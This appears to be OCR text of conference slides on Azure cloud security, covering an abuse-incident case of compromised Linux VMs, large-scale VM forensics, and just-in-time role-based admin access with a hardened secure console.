
Types of Abuse

- SPAM
- Phishing
- DoS
- Hacking
- Copyright Infringement
- Illegal Activities
- …

Report Abuse at:
https://cert.microsoft.com

Abuse Incident

- Customer received this notification from Azure incident response team:



Microsoft

Azure

Action Required
The Azure Safeguards Team has received a security violation or misuse complaint about activity originating from your Azure Subscription

The Azure Safeguards Team recently received notice of (TYPE) activity originating from your Azure deployment (VIP: , Name:). We have included the details of the complaint

Understanding Abuse Attacks

- The customer (Linux) VMs had been compromised
- They actually did monitor all their logs
  - But they did not received any alerts
  - Azure detected attacker due compromise VMs used to attack others – e.g. DoS
- What happened?
  - They asked Microsoft Support for help…
  - Deeper analysis of many VMs was necessary

Forensic Analysis


- In Azure, we can perform detailed large-scale forensics analysis of VMs
- We do this for trial VMs that have been shutdown for fraud, abuse and other bad behavior to collect/detect such indicators
  - We don’t execute this on customer assets without their consent
  - Would be intrusion and violation of our data privacy agreement

Forensic Analysis

- But when you need assistance in a large-scale breach, and with your permission…
  - We can perform detailed analysis
- What did we find?
  - There was a zero-day attack on a Linux-based application
  - That was not known in the industry yet…and never seen in the wild
- Yes, we analyze Linux and not just Windows!

Cloud Scale Forensics

- Scale from 100’s-1000’s of cores as needed
- Deployed around the world
- ~45K VMs Analyzed Weekly
- 15+ PBs of collected artifacts
- >100K VMs analyzed during single investigation



settings

SUBSCRIPTIONS MANAGEMENT CERTIFICATES ADMINISTRATORS AFFINITY GROUPS USAGE


🟩 IN USE ▨ AVAILABLE

799 Cores

1 SUBSCRIPTIONS SELECTED. 100% of 800 CORES

15 Cloud Services

1 SUBSCRIPTIONS SELECTED. 75% of 20 CLOUD SERVICES



cloud services

N.	SERVICE STATUS	PRODUCTI...	S.	LOCATION
→	✓ Created	-	-	East US 2
A.	✓ Created	✓ Running	-	East Asia
A.	✓ Created	✓ Running	-	Southeast Asia
A.	✓ Created	-	-	Brazil South
A.	✓ Created	✓ Running	-	North Europe
A.	✓ Created	✓ Running	-	West Europe
A.	✓ Created	✓ Running	-	Japan East
A.	✓ Created	✓ Running	-	Japan West
A.	✓ Created	-	-	Central US
A.	✓ Created	✓ Running	-	East US
A.	✓ Created	-	-	East US 2
A.	✓ Created	-	-	East US 2
A.	✓ Created	-	-	North Central US
A.	✓ Created	-	-	South Central US
A.	✓ Created	✓ Running	-	West US


Access Management

Restricted Access Workflow in Azure

TFS	• Incident/Support Request Filed
Authentication	• Credentials collected and 2FA submitted
Attribution	• Collecting group membership and claims
Authorization	• Evaluating claims against policies
Access	• Access decision enforced
Audit	• All actions are logged to Azure storage

JiT/JEA/RBAC

- No standing access
- Our JiT system grants least privilege required to complete tasks
- Everything structured using RBAC and Azure Active Directory



Microsoft Azure

Just in Time
&
Role-Based
Access


Pre-screened Admin
requests access

grants
temporary privilege

Microsoft Corporate
Network

2FA Required to Even Request Access

- All steps logged independently
- Security analytics system monitors access JiT/RBAC requests
  - Alerts when workflows do not correlate with TFS/requests
  - When an admin subverts the process, a Sev 1 incident occurs



WorkItem Source*: TFS:RD

WorkItem Id*: 13453

Justification: testing

Resource Type: XDS


Tenant(s)*: sg1prdstr03a

Access Level*: DevOpsAdmin

Please 'Validate & Add Resource' first.

Online Services Secure Console

- From this:



Browsers/Plugins

IE | Flash | Firefox | Chrome | … | …

Third Party/Open Source Tools

PDF Reader | Notepad++ | PowerGui | …. | … | …


MS Tools

Visual Studio | Excel | Word | Outlook | PPT | …

Base OS

To this

Securing the Console



Active Scanning

Patching

Limited Functionality


Network Hardening

Execution restriction

Least Privilege

Base OS

Enforced Admin Console




Use of Secure Console for administrative operations in the cloud

(in addition to 2FA for access or privilege elevation)


Data Science

Machine Learning

Traditional Programming




